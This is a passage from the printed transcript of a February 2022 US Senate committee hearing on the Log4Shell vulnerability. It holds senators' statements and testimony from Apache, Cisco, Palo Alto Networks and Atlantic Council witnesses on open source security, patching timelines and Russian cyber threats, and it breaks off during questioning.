S. Hrg. 117–519

RESPONDING TO AND LEARNING FROM THE LOG4SHELL VULNERABILITY

HEARING

BEFORE THE

COMMITTEE ON HOMELAND SECURITY AND GOVERNMENTAL AFFAIRS UNITED STATES SENATE

ONE HUNDRED SEVENTEENTH CONGRESS

SECOND SESSION

FEBRUARY 8, 2022

Available via the World Wide Web: http://www.govinfo.gov

Printed for the use of the
Committee on Homeland Security and Governmental Affairs

U.S. GOVERNMENT PUBLISHING OFFICE
49–901 PDF WASHINGTON : 2023

COMMITTEE ON HOMELAND SECURITY AND GOVERNMENTAL AFFAIRS

GARY C. PETERS, Michigan, *Chairman*

THOMAS R. CARPER, Delaware
MAGGIE HASSAN, New Hampshire
KYRSTEN SINEMA, Arizona
JACKY ROSEN, Nevada
ALEX PADILLA, California
JON OSSOFF, Georgia

ROB PORTMAN, Ohio
RON JOHNSON, Wisconsin
RAND PAUL, Kentucky
JAMES LANKFORD, Oklahoma
MITT ROMNEY, Utah
RICK SCOTT, Florida
JOSH HAWLEY, Missouri

David M. Weinberg, *Staff Director*
Zachary I. Schram, *Chief Counsel*
Christopher J. Mulkins, *Director of Homeland Security*
Jeffrey D. Rothblum, *Senior Professional Staff Member*
Pamela Thiessen, *Minority Staff Director*
Cara G. Mumford, *Minority Director of Governmental Affairs*
William H.W. McKenna, *Minority Chief Investigator*
Patrick T. Warren, *Minority Investigative Counsel*
Laura W. Kilbride, *Chief Clerk*
Thomas J. Spino, *Hearing Clerk*

CONTENTS

WITNESSES

TUESDAY, FEBRUARY 8, 2022

ALPHABETICAL LIST OF WITNESSES

APPENDIX

RESPONDING TO AND LEARNING FROM THE LOG4SHELL VULNERABILITY

TUESDAY, FEBRUARY 8, 2022

U.S. SENATE,
COMMITTEE ON HOMELAND SECURITY
AND GOVERNMENTAL AFFAIRS,
Washington, DC.

The Committee met, pursuant to notice, at 10 a.m., via Webex and in room SD–342, Dirksen Senate Office Building, Hon. Gary Peters, Chairman of the Committee, presiding.

Present: Senators Peters, Hassan, Sinema, Rosen, Padilla, Ossoff, Portman, Lankford, Romney, Scott, and Hawley.

OPENING STATEMENT OF CHAIRMAN PETERS[1]

Chairman PETERS. The Committee will come to order. I certainly would like to thank our witnesses for joining us to examine the vulnerability in Log4j, which our government's top cybersecurity experts have called one of the most severe and widespread cybersecurity risks ever seen.

This bug, which can be exploited by only typing in 12 characters, can allow cybercriminals and foreign adversaries to remotely access critical American networks. Reportedly, the Russian Federation has already taken advantage of this vulnerability to perpetrate cyberattacks against Ukraine. While I hope that situation deescalates, we must be prepared to protect our systems from similar attacks from the Russian government and the criminal organizations that they harbor, who could exploit this or other vulnerabilities to compromise American networks in retaliation for our nation's support of Ukraine.

The weakness in Log4j is one example of how widespread software vulnerabilities, including those found in open source code, or code that is freely available and developed by individuals, can present a serious threat to our national and economic security.

In terms of the amount of online services, sites, and devices exposed, the potential impact of this software vulnerability is immeasurable, and it leaves everything from our critical infrastructure, such as banks and power grids, to government agencies, open to network breaches.

We have already seen how cyberattacks on these critical entities can have catastrophic impacts on the lives and livelihoods of Americans. That is why I am grateful to our private sector partners, the

[1] The prepared statement of Senator Peters appears in the Appendix on page 31.

open source community, and the Federal Government who have swiftly mobilized to respond to this threat.

While I am grateful to the Administration for their quick action and transparency with Congress, I remain concerned that we may never know the full scope and impacts of this vulnerability or the risks posed to our networks that the American people rely on each and every day.

That is why I will continue to monitor and track this latest cybersecurity threat, and work with my colleagues to help ensure the government is receiving timely information about cybersecurity threats, so we can formulate a comprehensive strategy to fight back against hackers and hold foreign adversaries accountable for targeting our networks.

That includes urging the Senate to pass landmark legislation that Ranking Member Portman and I authored and passed out of this Committee, to require critical infrastructure companies and civilian Federal agencies to report to the Cybersecurity and Infrastructure Security Agency (CISA) when they are hit by a substantial cyberattack. Our efforts will also ensure that critical infrastructure owners and operators are reporting ransomware payments. Our government's top cybersecurity experts would analyze this information and use it help private sector organizations that provide essential services to the American people, protect their networks.

This legislation will help our lead cybersecurity agency better understand the scope of attacks, including from vulnerabilities like Log4j, to warn others of the threat, prepare for potential impacts, and help affected entities respond and recover.

By modernizing the government's cybersecurity posture by passing Federal Information Security Modernization Act (FISMA) reforms, we can help prevent online assaults against Federal agencies, from foreign and domestic actors who seek to degrade our national and economic security.

I am pleased that yesterday Ranking Member Portman and I introduced a bipartisan package that combines these critical efforts into one bill, along with our bill to modernize Federal Risk and Authorization Management Program (FedRAMP), that we hope to move forward soon.

Today I am honored to welcome a panel of experts who can discuss this vulnerability in greater detail, how it has been exploited, how they have worked to mitigate its impacts, and broadly discuss how we can work to secure modern software that commonly contains open source coding. I look forward to hearing their thoughts on how to improve our government's overall ability to respond to open source vulnerabilities like Log4j, and ensure we have comprehensive plans and procedures in place to prevent a cybersecurity crisis of this magnitude.

Ranking Member Portman, you are recognized for your opening comments.

OPENING STATEMENT OF SENATOR PORTMAN[1]

Senator PORTMAN. Thank you, Mr. Chairman, and thanks for the witnesses here before us today. This is an opportunity for us to hear from organizations who have distinct perspectives on Log4shell, a pervasive cybersecurity vulnerability in a Java software library called Log4j.

Log4j is open source software, meaning unlike proprietary software it is available for anyone to use and access free of charge. Open source software like Log4j has unique advantages in that sense but also disadvantages relative to proprietary software, that we will discuss at today's hearing.

Open source software is ubiquitous in the software industry. It underpins much of our economy and numerous other software products. Companies benefit from not having to reinvent the wheel, and that is a good thing, when they are developing their products. As a result of these dependencies, a vulnerability, though, in open source software can affect many other software products that rely on it.

The Log4shell vulnerability is a particularly severe vulnerability because the code is in so many places, the vulnerability is easy to exploit requiring less than a sentence, and because it provides a high level of access. To put this in perspective, we had CISA Director Jen Easterly described it as, "the most serious vulnerability" she has seen in her decades-long service and area of cybersecurity.

This is not the first severe vulnerability in open source software, by the way. In 2014, there was another open source vulnerability, called "Heartbleed" that allowed normally protected information to be stolen. Similar to Log4j, the open source product with the Heartbleed vulnerability was widely used, making the response challenging.

Then, in 2017, of course we had the Equifax massive breach, due to a vulnerability in an open source Apache Software Foundation (ASF) product called Apache Struts. Log4j is also maintained by Apache, who is here today. When I chaired the Permanent Subcommittee on Investigations (PSI), we released a bipartisan report, and Senator Carper and I did so together, on Equifax's failure to remediate the vulnerability, compromising the personal information of roughly 147 million Americans. I am concerned that without prompt remediation of the Log4shell vulnerability we run the risk of experiencing one or even more incidents of the same magnitude as the Equifax breach.

It is clear that issues involving the security of open source software have been around for a long time. I am looking forward to hearing from our witnesses today, who have a wide variety of perspectives on how to address these challenges.

This does, by the way, build on a previous hearing we had on Log4j just about a month ago, where we heard from National Cyber Director, Chris Inglis, and CISA Director, Jen Easterly. In that briefing we learned several things. First, we learned this vulnerability is widespread. Hundreds of millions of devices have the vulnerability. David Nalley, the President of the Apache Software

[1] The prepared statement of Senator Portman appears in the Appendix on page 33.

Foundation is here, and I look forward to a conversation about the disclosure and subsequent remediation of this vulnerability.

Second, we learned that fixing this vulnerability is not as easy as Apache putting out a one-size-fits-all patch. Vendors who used this vulnerable code, not knowing it was vulnerable, will have to issue their own patches for their own products. This makes the response even more complicated and time consuming. I am glad Brad Arkin, a Senior Vice President and the Chief Security and Trust Officer of Cisco is here to provide some perspective from a company that had this vulnerability and has remediated it.

Finally, we learned that because this response will be drawn out, attackers are going to have time to exploit the vulnerability and launch attacks. Just because a vulnerability exists, does not mean that it is actively being used to attack an entity. But the concerning reality today is that our nation does not know how widespread attacks leveraging this vulnerability are and when they are going to occur. It is one reason it is more important than ever to pass my Cyber Incident Reporting Act, that Senator Peters just talked about. That legislation will ensure that our nation has visibility into attacks exploiting the Log4shell vulnerability against critical infrastructure.

I am looking forward to hearing from Jen Miller-Osborn from Palo Alto about her work tracking and analyzing the threats stemming from this vulnerability.

Open source software is inextricably woven into every bit of software we use every day. The answer to this problem is not to stop using it, but it is important that we use this hearing to understand how we can address security risks in open source products, working within existing processes and strategically investing time and money to support the open source community so it can be more secure.

I am also going to be asking some of our cybersecurity threat experts here today about the ongoing targeting of Ukraine by Russia in cyberspace. I am hopeful that we will leave this hearing with a better understanding of the risks and benefits of open source software and also what the role of the Federal Government should have in supporting these efforts to increase open source security.

Thanks very much for convening this hearing, Mr. Chairman. I look forward to hearing from the witnesses.

Chairman PETERS. Thank you, Ranking Member Portman.

It is the practice of the Homeland Security and Government Affairs Committee (HSGAC) to swear in witnesses, so if each of you will please stand, including those joining us by video, if you could stand and raise your right hand, please.

Do you swear that the testimony that you will give before this Committee will be the truth, the whole truth, and nothing but the truth, so help you, God?

Mr. NALLEY. I do.

Mr. ARKIN. I do.

Ms. MILLER-OSBORN. I do.

Mr. HERR. I do.

Chairman PETERS. Everybody has answered in the affirmative. You may be seated.

Our first witness is David Nalley. Mr. Nalley is President of the Apache Software Foundation. It is a not-for-profit organization and the world's largest open source foundation that serves as a steward for hundreds of open source projects. David has extensive experience as a Systems Administrator and decades of experience working on open source projects.

Previously he served as a member of the Apache Software Foundation's board of directors, as Executive Vice President and Vice President of Infrastructure.

Mr. Nalley, welcome to our Committee. You may now proceed with your opening comments.

TESTIMONY OF DAVID NALLEY,[1] PRESIDENT, APACHE SOFTWARE FOUNDATION

Mr. NALLEY. Chairman Peters, Ranking Member Portman, distinguished Members of the Committee, thank you for the invitation to appear this morning. My name is David Nalley, and I am the President of the Apache Software Foundation. The ASF is a nonprofit, public-benefit charity established in 1999, to facilitate the development of open source software. Thanks to the ingenuity and collaboration of our community of programmers, the ASF has grown into one of the largest open source organizations in the world. Today more than 650,000 contributors have contributed to more than 350 ongoing open source projects, comprising more than 237 million lines of code.

Open source is not simply a large component of the software industry. It is one of the foundations of the modern global economy. Whether they realize it or not, most businesses, individuals, nonprofits, and government agencies depend on open source; it is an indispensable part of America's digital infrastructure.

Projects developed from open source, like Log4j, tend to resolve problems that many people have, essentially serving as reusable building blocks for solving those problems. This enables faster innovation because it eliminates the need for every company or every developer to reimplement software for problems that have already been solved. This efficiency allows programmers to stand on the shoulders of giants. The ASF provides a vendor-neutral environment to enable interested programmers, sometimes direct competitors to each other, to do this common work together in transparent, open-handed cooperation.

This is the essence of open-source software: brilliant individuals contributing their time and expertise to do the unglamorous work solving problems, many with the intent of incorporating the results into the results of their employer's products. It is why I have dedicated my professional life to open source.

Log4j, which was first released by Apache in 2001, is the product of just this kind of collaboration. It performs a particular set of functions, like recording a computer's operating events, and does it so well that it has been used in products as diverse as storage management software, software development tools, virtualization software and, perhaps most famously, the Minecraft video game. As Log4j's footprint grew over the years, so did its feature list. It was

[1] The prepared statement of Mr. Nalley appears in the Appendix on page 35.

a 2013 addition to Log4j, along with a part of the Java programming environment, that combined in such a way to expose this security flaw.

This vulnerability was reported to Apache's Log4j team late in November 2021, after having been latent for many years. The Apache Logging project and Apache's security team immediately got to work addressing the vulnerability. The full solution was released approximately two weeks later. Given the near ubiquity of Log4j's use, it may be months or even years before all the deployed instances of this vulnerability are eliminated.

As a software professional myself, I am proud of how the Logging project, the ASF's security team, and many others across the Apache Software Foundation responded and remediated this threat. We acted quickly and in accordance with practices we have adopted over many years of supporting a diverse set of open source projects, and we will continue to develop our projects in responding to and preventing security vulnerabilities.

Moreover, every stakeholder in the software industry, including its largest customers, especially like the Federal Government, should be investing in software supply chain security. While ideas like the software bills of materials (SBOM) will not prevent vulnerabilities, they can mitigate the impact by accelerating the identification of potentially vulnerable software. However, the ability to quickly update to the most secure and up-to-date versions remains a significant hurdle for the software industry.

The reality is that humans write software, and as a result there will continue to be bugs, and despite best efforts some of those will include security vulnerabilities. As we continue to become ever more connected and digital, the number of vulnerabilities and potential consequences are likely to grow. There is no easy software security solution. It requires defense in depth, incorporating upstream development in open source projects, vendors that incorporate these projects, developers that make use of the software in custom applications, and even down to the organizations that deploy these applications to provide services important to their users.

Rather than shying away from this risk, I submit that software developers, open source communities, and Federal policymakers should face it head-on together, with the determination and the vigilance that it demands.

Thank you again, and I look forward to answering any questions you may have for me.

Chairman PETERS. Thank you, Mr. Nalley.

Our next witness is Brad Arkin, Senior Vice President and Chief Security and Trust Officer of Cisco Systems. In his role, he is responsible of ensuring Cisco meets its security and privacy obligations. Prior to joining Cisco he was Adobe's first Chief Security Officer and developed a security function from a few employees to over 600 globally. He also was formerly a board member of Safeco, a global nonprofit that brings business leaders and technical experts together to exchange new ideas.

Mr. Arkin, welcome to our Committee. You may proceed with your opening remarks.

TESTIMONY OF BRAD ARKIN,[1] SENIOR VICE PRESIDENT AND CHIEF SECURITY AND TRUST OFFICER, CISCO SYSTEMS, INC.

Mr. ARKIN. Thank you, Chairman Peters, Ranking Member Portman, and Members of this Committee for the invitation to speak with you today and for your leadership on this important issue we are discussing, our collective response to and learnings from the Log4j vulnerability.

My name is Brad Arkin, and I am the Chief Security and Trust officer for Cisco. I am responsible for the security of our products, our company, and our services. Today I am going to discuss our experience with Log4j, how Cisco responded to help protect our enterprise and our customers, how government can play an important role, and the critical lessons we have learned together.

Cisco is a global company of nearly 80,000 full-time employees worldwide. While well-known as a networking hardware company, Cisco is now one of the leading software companies in the world, with $15 billion in software revenue last year. We own and operate a large and complex information technology (IT) environment to run our business and support our customers. Protecting our company, our customers, and their data from cyberattacks is critical to our business.

On December 9, 2021, a critical vulnerability was revealed in the Apache Foundation's Log4j library, used in almost every job application on the internet. This forced organizations around the world to figure out how they were using Log4j, the potential exposure that needed to be addressed, and how they could best manage the associated risks.

For Cisco, the scope and diversity of our technology business includes protecting not only our internal enterprise systems but also our on-premise hardware products and our cloud-delivered services too. We needed to quickly identify the presence of the vulnerability and to apply necessary fixes using risk assessments to prioritize our efforts. With Log4j, software patches were available for vulnerable on-premise products within the first two weeks.

In 2014, our industry faced a similar, widespread zero-day vulnerability called "Heartbleed." At that time, it took Cisco 50 days to identify the full list of software that required updates and several additional weeks to publish the necessary software patches. This significant improvement in response times was driven by lessons learned in the past, Cisco's ongoing automation and security investments, which allowed us to assess and mitigate very quickly.

Partnership in the collaborative efforts with industry peers and government can also provide valuable context, threat indicators, and help to create consistent technical guidance and understanding across public and private sectors during incidents like Log4j. The Joint Cyber Defense Collaborative (JCDC), recently stood up by the Department of Homeland Security's (DHS) Cybersecurity and Infrastructure Agency is a promising example.

We are proud of advances in the speed and efficiency of our incident response and our threat information-sharing efforts, but we know there is always room for improvement. The world of cloud-

[1] The prepared statement of Mr. Arkin appears in the Appendix on page 37.

delivered services demands faster response times and more resilient computing environments.

Cisco is among the world's largest users of, and contributors to commercial, open source software. We do recognize that there are shared risks from shared development infrastructure and that is why Cisco makes ongoing investments of money and time to help improve the security of widely used open source projects, including through our work with the Apache Foundation.

It is, however, incorrect to assume that open source software is uniquely a source of risk. All software has the potential to contain vulnerabilities. All software used in enterprise and commercial products and services requires lifecycle management. These ongoing investments help minimize repetition of past mistakes. They allow us to find and fix problems faster and to bolster our resiliency when we are vulnerable, in the time after a problem has been disclosed and before software patches can be applied.

The secure software development and zero-trust networking requirements in Executive Order (EO) 14028 are also important steps forward, regardless of whether they would have prevented this particular vulnerability. We will continue our efforts to help shape these requirements in partnership with key Federal agencies, including CISA, and to drive adoption within Cisco and by our industry peers.

In conclusion, I want to thank you for the opportunity to testify today and provide Cisco's views on these important topics. Together we need to further improve baselines for software security including open source software. We collectively need to improve our speed and efficiency at finding and fixing problems when they arise, and together we need to boost our resilience against attacks, particularly as we work to develop, distribute, and apply software patches and mitigations.

Chairman PETERS. Thank you, Mr. Arkin.

Our next witness is Jen Miller-Osborn. She currently serves as the Deputy Director of Threat Intelligence of Unit 42, Palo Alto Networks, the research arm of the cybersecurity company that works to solve some of the world's most challenging problems. In her role, she manages a team tasked with detecting, identifying, and differentiating between cyber espionage and cybercrime actors.

Ms. Miller-Osborn has almost two decades of experience in cyber threat intelligence and regularly briefs all levels of government and the private sector, and has influenced national cybersecurity policies. She is also a veteran of the United States Air Force (USAF).

Welcome, Ms. Miller-Osborn. You may proceed with your opening comments.

TESTIMONY OF JEN MILLER-OSBORN,[1] DEPUTY DIRECTOR OF THREAT INTELLIGENCE, UNIT 42, PALO ALTO NETWORKS

Ms. MILLER-OSBORN. Thank you, Chairman Peters.

Chairman Peters, Ranking Member Portman, and distinguished Members of this Committee, I am honored to appear before you today to discuss the impact and scope of the Log4j vulnerability. My name is Jen Miller-Osborn, and I am privileged to be a senior

[1] The prepared statment of Ms. Miller-Osborn appears in the Appendix on page 48.

leader on the Unit 42 threat intelligence team at Palo Alto Networks.

For those not familiar with Palo Alto Networks, we were founded in 2005, and have since become the global cybersecurity leader. We serve more than 85,000 enterprise and government organizations, protecting billions of people, in more than 150 countries. Practically speaking, this means that we have a deep and broad visibility into the cyber threat landscape. We are committed to using this visibility to be good cyber citizens and integrated homeland security partners with the Federal Government.

I am happy to dive into technical details during the questioning period, but first I wanted to take a step back for a second and think about why we are here.

If it feels like Log4shell is just the latest in a strong of vulnerabilities that the cyber community must rally in response to, you are right. That is why it is important to look at Log4shell both as a standalone vulnerability that demands discrete analysis but also in the broader context of a rapidly evolving cyber threat landscape. Log4shell is not the first national-level vulnerability, and it certainly will not be the last.

I cannot stress enough the foundational importance for every organization to accurately understand the size of their internet-exposed attack surfaces. If you do not see the totality of your digital footprint through the eyes of the adversary, then your security baseline is inherently incomplete. Since you cannot secure what you cannot see, your ability to respond to any vulnerability, whether it has a sophistication of Log4shell or is more elementary, it is limited if you do not already establish this common operating picture.

I expect a robust conversation today about operational collaboration, what CISA Director Jen Easterly has described as turning information sharing into information enabling. Coming from a military background myself, I am hardwired to serve a common goal. Our company shares this spirit, and I have found this to be the norm across the cybersecurity community. We are all truly in this together.

The Joint Cyber Defense Collaborative sparked by congressional leadership from many of you in this room, is a promising collaboration body of which we are proud to be a founding alliance member. Its structure provided a body to scramble a snap call on Saturday afternoon, after Log4shell emerged, to allow industry competitors to act as partners with the government to share raw situational awareness, and we must continue building upon this partnership.

I am also proud that one of my colleagues, Wendy Whitmore, was selected just last week to serve on DHS's Cyber Safety Review Board, whose first tasking will be Log4shell focused. Log4shell has sparked a necessary conversation about open source software security. While others on this panel are closer to that community than I am, I think it is worth pointing out that the cyber Executive Order from last May teed up a series of workstreams tackling parts of this issue, so these conversations are thankfully not starting from scratch.

As we have these conversations, we cannot lose sight of key security pillars that we know reduce risk. These include accurately understanding your attack surface through the eyes of the adversary, as I mentioned earlier; promoting common visibility across cloud, endpoint, and on-premises systems, so not having data silos; driving industry adoption of development security operations, or DevSecOps best practices; automating security orchestration wherever possible, particularly as it relates to vulnerability management, incident response, and compliance; and yes, also the well-trodden cyber hygiene basics that we know work. We know the consequences. As a society, we have to stop driving around without our seat belts on in cyberspace.

A quick glance at cybersecurity headlines provides reinforcement why all of this matters. Between geopolitical tension, the ongoing ransomware threat, and the steady drumbeat of cybercrime, the threat landscape that I spend every day analyzing demands maximum vigilance.

Palo Alto Networks appreciate this Committee's sustained bipartisan interest in cybersecurity policy. I look forward to your questions as we explore these topics further. Thank you.

Chairman PETERS. Thank you, Ms. Miller-Osborn.

Our final witness is Dr. Trey Herr. Dr. Herr is the Director of the Cyber Statecraft Initiative under the Scowcroft Center for Strategy and Security at the Atlantic Council, where his team works on cybersecurity and geopolitics.

His work centers on a broad span of topics ranging from cloud computing and supply chain policy to the security of the internet and cyber effects on the battlefield. He is also working to build a more capable cybersecurity policy workforce.

Prior to his work at the Atlantic Council, Dr. Herr was a senior security strategist with Microsoft as well as a fellow with Belfer Cybersecurity Project at Harvard Kennedy School.

Welcome, Dr. Herr. You may proceed with your opening remarks.

TESTIMONY OF TREY HERR, PH.D.,[1] DIRECTOR, CYBER STATECRAFT INITIATIVE, SCOWCROFT CENTER FOR STRATEGY AND SECURITY, THE ATLANTIC COUNCIL

Mr. HERR. Let me join the other witnesses in expressing my appreciation to this Committee for the invitation and share my particular thanks to you, Chairman Peters, and to you, Ranking Member Portman, along with your staff for making this topic a priority.

The security of software, including open source, is one of great importance for this country's national security and economic vitality, but it poses challenges to you as policymakers. The open source ecosystem, the long-essential pillar of software use and development, is still a relatively nascent domain of policymaking, and its core values of decentralization and open cooperation can make traditional, more centralized models of security very difficult to implement successfully.

Our understanding of harm in cyberspace also understates the influence of a vulnerability like that found in Log4j. Rather than a flaw leading a compromise of a handful of targets, this was effectively a crack in the foundation of our software infrastructure. The Log4j incident is notable less for enabling some novel harm and

[1] The prepared statement of Mr. Herr appears in the Appendix on page 54.

more for the difficulty of finding and patching this flaw across tens of thousands of organizations and different pieces of software.

But even Log4j is not exception. Software supply chains, both open source and proprietary, have been victim to and remain vulnerable to widely exploited flaws.

My name is Trey Herr. I run the Cyber Statecraft Initiative at the Atlantic Council, a nonpartisan think tank founded here in Washington, DC, in 1961. For the past two and a half years, my team and I have studied the security of software supply chains, cataloging more than 160 attacks and vulnerability disclosures going back 11 years. In that time there have been 41 separate attacks or vulnerability disclosures against open source code.

The most disconcerting trend in this data is the consistency with which these attacks occur against sensitive portions of our supply chains. This is not a new problem. A 2010 report from Carnegie Mellon University's Software Engineering Institute profiled the Defense Department's (DOD) concern about vulnerabilities buried deep in software and exploited by malicious partners, and indeed we live that reality today.

The track record of software is one of insecurity, no different for open source and proprietary code. Our discussion should today look beyond the intricacies of a single incident. Open source is used by nearly every organization on the planet, and even the vast majority of proprietary or paid-for software integrates open source in some way. Yet the way we plan for the security of this code does not match the depth or diversity of use across society.

I would suggest to this Committee that while the bulk of our discussion may involve the intricacies of technology and cybersecurity, our ultimate topic is innovation and the shared infrastructure which makes it possible. Our task should be to ensure the long-term viability and security of open source as it enables important and widely used technologies.

In working to support this infrastructure and improve its long-term health, our goal should not be to "fix" open source, for open source is not broken. Rather, our task should be to organize the U.S. Government as a better partner for open source communities and to invest in their shared infrastructure.

Trust in software is not built in isolation. It would be a mistake to equate software supply chain attacks to a novel weapon system in some opponent's arsenal. They are manifestations of opportunity, attacking secure targets by compromising weaknesses in their connected neighbors, and their vendors, and in the software they depend on.

Our challenge is to grow the awareness of the importance of this infrastructure inside of a maturing Federal cyber policy architecture, to enable risk assessment of software supply chains that respond to these national and international priorities and to support the long-term health of the open source ecosystem, recognizing it as the infrastructure that it is.

There is little in this task that can be done alone. There are members of the software technology industry and advocates across civil society hard at work better securing open source software and pursuing efforts to make structural improvements to the way we govern the security of these code bases.

Software, especially open source, is not developed by one country. It is developed and consumed globally. We need look no further than the headlines covering Ukraine to recognize the need for not only the United States but our allies to have secure, reliable, and resilient technologies. The United States has natural partners around the globe in this effort.

The key for this body and a watchword for policy efforts then is to improve the security of open source. It is to fund the mundane, provide resources where industry might not or where public attention fades, and drive structural improvements in the security of open source software.

Thank you again for the opportunity to speak with you today. I look forward to your questions and the discussions with this group.

Chairman PETERS. Thank you, Dr. Herr.

We will now go to questions. I will actually defer my opening questions to Senator Padilla, who I know has to preside before the full Senate.

Senator Padilla, you may proceed with your questions with my time slot.

OPENING STATEMENT OF SENATOR PADILLA

Senator PADILLA. Thank you, Mr. Chair. I appreciate the flexibility in accommodating the schedule, because this is a very important topic before us today, I think the variety of questions today will spotlight.

I approach this with some relatively recent experience and conversations about the role of open source technologies in the election space. Many people who want to really digest the integrity of our elections broadly are focused on the integrity of voting systems and underlying technologies which are primarily closed source, a movement to advance open source voting systems for purposes of transparency and public confidence in that unique sector.

But I appreciate the opportunity to weigh in in this hearing. At the end of the day, one of the fundamental questions that we can ask is what can Congress and the Federal Government do to help address any underlying vulnerabilities that exist within the open source ecosystem. But beyond what government can do, I think it is also important to ask what is industry doing and what more can industry do.

As you all know, much of our software ecosystem is built on the use of open source code. Large companies, including but not limited to Cisco and others, are able to grow themselves and their proprietary products because of the work done through open source collaboration. One concern with this type of model is that it can potentially lead to a free-rider problem. What does that mean? That means that companies can reap massive benefits from open source software that collaboration makes possible without necessarily any obligation to contribute to its development or maintenance, or in situations like we are discussing today, remediation.

I understand that that is not every company and that many companies actually do make sizable contributions to collectives like Apache and Linux and others that help maintain some open source software products. But it is not every company that does so.

I would like to ask each of you, actually, in your opinion is private industry doing enough to help develop, maintain, and, when necessary, remediate the open source ecosystem, and what more should we expect our private companies to be doing to ensure that open source can remain a collaborative, decentralized system?

Mr. NALLEY. Thank you, Senator Padilla. It is an interesting question and one that has been discussed for a number of years in the open source community, specifically that free-rider problem. The Apache Software Foundation takes the point of view that we do not require, and we do not ship out software with any obligation to contribute back, and our mission is to distribute software free of charge for the public to use. we consider it accomplishing our mission when it is broadly used.

We believe that enlightened self-interest will inform industry to begin contributing, and indeed in response to this we are seeing greatly increased contributions around security auditing and code validation in the Log4j and a number of other open source projects.

I do think that incidents like this will continue to enlighten the industry, that they have their own self-interest to protect. by doing so that the easiest way to do that is to contribute to open source.

Mr. ARKIN. I echo what David was saying. I think one of the things that really encourages good behavior here is that if you had a free-rider situation where a company is getting a lot of benefit from a project and not contributing back in an optimal manner, another company can come in and start making those contributions to better steer the project in a direction more suited to their interests. Then it tends to create competitive pressures that encourages everybody to participate and contribute in a way that is going to lead to an optimal outcome for what they are trying to drive.

The dynamics within the open source projects and the ability for anyone to show up and contribute, and when it is in their own interest to do so, to step up their contributions and allocate resources to best steer the project in a way that is going to match their desired outcomes.

Senator PADILLA. You think there are also sufficient incentives for that contribution?

Mr. ARKIN. I think these incentives exist today, and it tends to drive resource allocation decisions by companies that are participating with these open source project.

Senator PADILLA. OK. Thank you.

Ms. MILLER-OSBORN. I have a slightly different viewpoint of that. I think Log4j for this is really serving to highlight that this is a problem that is not going to go away. This is not an open source problem. This is inherently that software will have vulnerabilities regardless of whether or not it is proprietary open source, and there will also be the potential for those to be found and exploited by attackers. It serves to highlight the need to do a shift-left in security posture, to move to more of a zero-trust architecture, where we are acknowledging that these things could happen at any given time. We need to have more robust protections in place where we assume compromise at a base level and then work to be able to quickly isolate those systems and remediate them and work on them when situations like this arise.

I think this past year, year and a half we have seen with Log4j and SolarWinds and the Microsoft Exchange vulnerabilities, we have seen that the cyberthreat landscape, as a whole, is shifting to this being a more commonplace event, and that means from a security posture we need to shift as well to be able to address that.

Senator PADILLA. Thank you. Mr. Herr, if you are still with us?

Mr. HERR. I would concur with David in saying that software in the open source space is offered as is, without an expectation of payment. I think that should remain so. Industry has already recognized it is in their self-interest to invest in the security and the health of this infrastructure in the long term.

There is more that industry can do, but as it stands at the moment industry efforts already vastly outstrip Federal support for this infrastructure. I think that calling for action on both sides is admirable.

Senator PADILLA. Thank you to each of you, and thank you, Mr. Chair. Thank you again for the courtesy.

Chairman PETERS. Thank you, Senator Padilla.

Ranking Member Portman, you are recognized for your questions.

Senator PORTMAN. Great. Thanks, Mr. Chairman. I appreciate the great testimony we have had today, and all the experts being here. We need your help badly.

I noticed, Ms. Miller-Osborn, you said you appreciate the fact that this Committee has worked in a bipartisan way to both identify the problem, and you said showed interest and to actually pass legislation. That is our goal. This is not a partisan issue. This is one that is a threat to all of us, if we do not figure out a better way to deal with it, and we have this immediate issue of Log4j. But it is not new, as we have said repeatedly, and we need to, among other things, use best practices.

You mentioned the Joint Cyber Defense Collaborative. That stemmed from an authority that we here in Congress gave CISA, and I am glad to see you think it is working. So do we. We think it has brought the private sector in, in ways that are appropriate to provide those best practices.

In terms of best practices, Mr. Arkin, I want to talk to you for a second about what Cisco did and how it applies to some of your customers. First of all, does your company have a sense of how many and which of your customers have applied the patch to Cisco products that they own?

Mr. ARKIN. When it comes to the question of patch update adoption, when it comes to our on-premise products, the big focus for us is to make sure that we are communicating transparently about the status of each of the products that we have and is it vulnerable or not, and then regarding patch availability, how to get that patch and apply it.

We were able to ship all of the updates relevant for this Log4j vulnerability for the on-premise products that we ship to our customers within about two weeks of when the vulnerability was first publicly announced. Once we get that information out to our customers, for the on-premise products it is up to our customers to then take that and apply it within the patch maintenance windows that they have, according to their risk profile of how the technology is deployed in their environment. That is not something that we track. It is something that we make available to the customers and then it is up to them to then take it and apply that where it makes sense within their risk management framework.

Senator PORTMAN. Yes. That is one of the challenges here is that my understanding is companies have to develop their own patches for their own products. Correct? So there is not necessarily a one-size-fits-all approach here. My hope is that Cisco will continue not just to provide those products but to encourage people to use them and help them through that process.

How long did it take for you to identify potentially vulnerable products?

Mr. ARKIN. When the information was first released we worked with our internal insights into our source code and the products that we are responsible for maintaining, and we developed an understanding of where we have Log4j within the code base of the different products that we ship.

In some cases, the instance of Log4j was bundled into a larger component which was upstream from us, with some supplier in between. In each of these cases we need to understand where does Log4j exist, is it in part of the active code path or is it in a dormant, dead section of the code, and then where it is relevant, where do we need to make those fixes.

We got the information about Log4j Thursday night, which I think is December 9th, and then by the weekend, Saturday/Sunday, we had a good picture of where we thought Log4j was relevant within the code base, and we maintained a webpage, publicly facing, where we were providing updated information for our customers so they could see what was confirmed as not affected, confirmed vulnerable, and if it was vulnerable, what the patch schedule was, and if the patch has been released, where to go to download it.

I would say within about 72 hours we had a good sense of where we needed to make change within the code.

Senator PORTMAN. Were you already patching within 72 hours?

Mr. ARKIN. Some products, yes. Some products were patched within 48 hours. And within 72 hours I think we understood where all of our patch requirements would be, and then it took us another 10 days or so to get those patches published for our customers.

Senator PORTMAN. Your experience needs to be applied elsewhere, and that is remarkable and fast, and my hope is, again, your customers are getting your assistance to do it quickly as well.

With regard to cyberthreat coming from Russia, Ms. Miller-Osborn, Russian cyberattacks against Ukraine are a threat right now. We also have threats here in the homeland. We have seen this over time with regard to Russian-based cyberattacks.

Actually I was in Ukraine recently, just a few weeks ago. I was briefed by members of the Ukrainian government about some of these attacks and their need to bolster their cyber defenses and resiliency.

Let me ask you this. You just put a report out on the cyberthreat landscape between Russia and Ukraine. Can you give us a very brief summary of what that report said and also provide that report to the Committee?

Ms. MILLER-OSBORN. Yes. We can totally provide the report to the Committee.[1] The summary would be that due to the ongoing situation we decided to take a look at what is historically one of the more active groups attributed to Russia, which is Gameredon, and what we found were active campaigns targeting entities in the Ukraine over the past 90 days, trying to compromise them and get malware into the systems for the likely purpose of espionage.

